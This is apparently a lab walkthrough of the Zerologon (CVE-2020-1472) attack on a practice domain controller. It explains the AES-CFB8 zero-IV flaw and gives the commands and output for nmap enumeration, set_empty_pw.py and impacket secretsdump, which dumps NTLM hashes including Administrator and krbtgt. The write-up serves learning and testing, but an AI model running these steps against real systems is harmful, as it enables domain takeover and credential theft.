
Zer0logon

The machine for this room is a Windows Server machine.

This room is easy for practice, since we will use a tool made for the exploit. But we will try to discover what stands behind the attack, and what makes it possible.

Enumeration:


The first step is the enumeration. Since we only have an IP, we enumerate the machine services and versions in order to discover if the exploit is possible, according to fingerprints we get. Firstly, we run a stealth scan with nmap, to enumerate only the opened ports.



```
root@kali:~/zerologon# nmap -sS 10.10.206.208
Starting Nmap 7.70 ( https://nmap.org ) at 2021-07-27 08:46 CEST
Nmap scan report for 10.10.206.208
Host is up (0.13s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 22.93 seconds
```

We have Kerberos here, msrpc, ldap etc… It looks like a Windows Server. Let us enumerate the services and the versions with the “-A” flag.




```
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: hololive.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.hololive.local
| Not valid before: 2021-07-26T06:40:55
|_Not valid after:  2022-01-25T06:40:55
|_ssl-date: 2021-07-27T06:50:58+00:00; +2s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https:
SF-Port53-TCP:V=7.70%I=7%D=7/27%Time=60FFAC42%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
```


As we can see, we get a very useful information.

- ✓ We know that the machine is a Domain Controller, and its name is DC01.
- ✓ We know what the domain name is: hololive.local
- ✓ We know that the full name of the DC is HOLOLIVE\DC01.

The next step is to install the different required tools to perform the attack. We will get it from github.



```
root@kali:~# git clone https://github.com/risksense/zerologon.git
Cloning into 'zerologon'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 22 (delta 11), reused 18 (delta 7), pack-reused 0
Unpacking objects: 100% (22/22), done.
root@kali:~# 
```



```
root@kali:~# cd zerologon/
root@kali:~/zerologon# ls
LICENSE  README.md  reinstall_original_pw.py  requirements.txt  set_empty_pw.py
root@kali:~/zerologon# python3 set_empty_pw.py
Usage: set_empty_pw.py <dc-name> <dc-ip>

Sets a machine account password to the empty string.
Note: dc-name should be the (NetBIOS) computer name of the domain controller.
root@kali:~/zerologon# 
```

We must have the DC machine name and the domain name in order to perform the exploit. Since we discovered it in the enumeration step, we can go ahead and exploit the machine. But before anything, we must understand what is the Zer0logon exploit and what stands behind it.

Zer0logon. You can logon with zeros, and start from 0 to become finally the DC domain admin. It is possible, and the CVE-2020-1472 proves it.

First of all, we will explain what are:


- ✓ MS-NRPC
- ✓ NetrServerAuthenticate3
- ✓ NetrServerPasswordSet2
- ✓ AES-CFB8 and IV's

MS-NRPC stands for MS NetLogon Remote Protocol. According to the Microsoft documentation, it is an interface used for machine and user authentication (NTLM) on domain-based networks. Looking deeply in the documentation, we discover that the interface purpose is also to **manage** the relationships between the DC and the domain itself. <u>Then the same protocol used for authentication is used for password and credential managing</u>. Except the cryptography problem itself that we will see later, another problem of the protocol is the absence of source validation when it comes to credential management.


NetrServerAuthenticate3 authenticates the client and the server and establish a session key. In the request buffer, we must send the DC's account name, the secure channel type, the computer name, the client credentials (16 bytes of zeros), but we need also to disable the encryption over the communication once identified. For that purpose, we must set the last flag which stands for signing/sealing to the value 0x212fffff. Once the signing/sealing protocol is disabled, the next steps don't require any authentication or session. The messages are sent clearly over the network.

NetrServerPasswordSet2 allows a client to set a new clear text password for an account managed by the DC. A new common all zeros key is set, and for our case the password will be empty. Also, the request ClearNewPassword expects 516 bytes. The last 4 bytes represent the length of the password. It will be set also to zero to indicate about the empty password.

AES-CFB8 stands for Advanced Encryption Standard – Cipher Feedback 8. The "8" indicates that it is an 8-bit CFB mode. The following image from Wikipedia explains about the encryption process.



The plaintext and the cipher itself have both a length of 8 bits. In a normal case, the encryption works as descripted in the image:



fa b3 c6 53 26 ca af b0 ca cb 21 c3 f8 c1 9f 68 01 02 03 04 05 06 07 08
AES
e2
b3 c6 53 26 ca af b0 ca cb 21 c3 f8 c1 9f 68 e3 02 03 04 05 06 07 08
AES
9a
c6 53 26 ca af b0 ca cb 21 c3 f8 c1 9f 68 e3 98 03 04 05 06 07 08
...
e3 98 f5 93 42 12 f0 ba
1) Prepend a random IV before the message to be encrypted
2) Apply AES to the IV; only keep the first byte of the result
3) Xor the encrypted byte with the first message byte
4) Apply AES to the 16 bytes (IV and ciphertext) preceding the next message bytes
5) Encrypt the next byte; keep going until the entire message is encrypted
6) When finished; throw away the IV


Figure 1 source: secura

As we can see, the IV and the key generate the first key to encrypt the clear text. Since the same key always encrypts the next 16 bytes buffer to generate the incoming cipher-vector (cipher feedback), it is possible that for a same buffer for each step, the same feedback will be generated. (in case of all-zeros)

For example, if the 16 bytes message is composed by "\x00" only, and the credentials are also 16 bytes of zeros, the AES key will generate a cipher from the first 16 bytes. And at this point, the zer0logon vulnerability exists. There is a 1/256 probability that a key will generate an output with a 0 as first byte.

\x00	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

As "--" describes an unknow result, '\x00' describes the first byte generated. And since the same key will encrypt the incoming blocks, the same output with '\x00' as first byte will be generated because AES is a **fully deterministic** algorithm.



AES
AES
00
00
1) Assume an all-zero IV and message
2) Given a random key, there is a 1 in 256 chance that the AES encryption of an all-zero block happens to start with a zero byte
3) 0 xor 0 = 0
4) All preceding bytes are still zero, therefore the encryption result will be the same as before.
5) 0 xor 0 = 0 again, all subsequent blocks fed to AES will be all-zero, and therefore 00 will keep being xorred to the next plaintext bytes
6) The result is an all-zero ciphertext

Figure 2 source: secura

The result is an all-zero ciphertext.

We understood what MS-NRPC, AES-CFB8, NetrServerAuthenticate3, NetrServerPasswordSet2 are, now we can examinate the process of the authentication to understand how the exploit is possible.

As mentioned before, in MS-NRPC authentication process, both the server and the client authenticate. The client challenges the server, and the server challenges the client. With a common key, and the given challenge, the KDF (Key Derivation Function) calculates a session key. Both verify that with the given challenge and the common key, the same result is received. If the client credentials are the same as the server encrypted buffer, the session is accorded.

When the client sends the credentials, the server will encrypt from the challenge with the same encryption method. If the result is the same as the client credentials, (8*'\x00'), the authentication is successful. Since with an 8*'\x00' challenge and a given key there is a 1/256 probability to get the first byte as 0, there is a 1/256 probability to get a result of 8*'\x00' after the XOR operation for each byte. (See *Figure 2*)




Figure 3: The Zerologon attack, which effectively boils down to filling particular message parameters with zeroes and retrying the handshake a few times in order to set an empty computer password on the DC.


Figure 3 source: secura

The authentication is successful, signing/sealing are disabled, we can now change the password using the *NetrServerPasswordSet2* method for an empty password and get an authentication. That is why the script from github is called set_empty_password.py ;)

I hope that it is enough, as an explanation, because now it is time for exploitation part.

Exploitation:

We can run the script from the zer0logon directory, after the installation from github.




```
root@kali:~/zerologon# python3 set_empty_pw.py DC01 10.10.206.208
Performing authentication attempts...
==========================================================================================================
==========================================================================================================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                         b'r0\x80\xb7 \xb6R~'
NegotiateFlags:                  556793855
AccountRid:                      1001
ErrorCode:                       0


server challenge b'r\xf4\xf3g\x84\xf1\xf8\x15'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                         b'\x01\xb3\x8dt\xfa\xc5\xf0f'
    Timestamp:                    0
ErrorCode:                       0



Success! DC should now have the empty string as its machine password.
root@kali:~/zerologon#
```


After several attempts, the password is set to NULL. We can now dump the NTDS.dit database from the DC using the impacket script “secretsdump.py”.



```
root@kali:~/zerologon# python secretsdump.py -just-dc HOLOLIVE/DC01\$@10.10.206.208
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3f3ef89114fb063e3d7fc23c20f65568:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2179ebfa86eb0e3cbab2bd58f2c946f5:::
hololive.local\a-koronei:1104:aad3b435b51404eeaad3b435b51404ee:efc17383ce0d04ec905371372617f954:::
hololive.local\a-fubukis:1106:aad3b435b51404eeaad3b435b51404ee:2c90bc6c1c35b71f455f3d08cf4947bd:::
hololive.local\matsurin:1107:aad3b435b51404eeaad3b435b51404ee:a4c59da4140ebd8c59410370c687ef51:::
hololive.local\fubukis:1108:aad3b435b51404eeaad3b435b51404ee:f78bb88e1168abfa165c558e97da9fd4:::
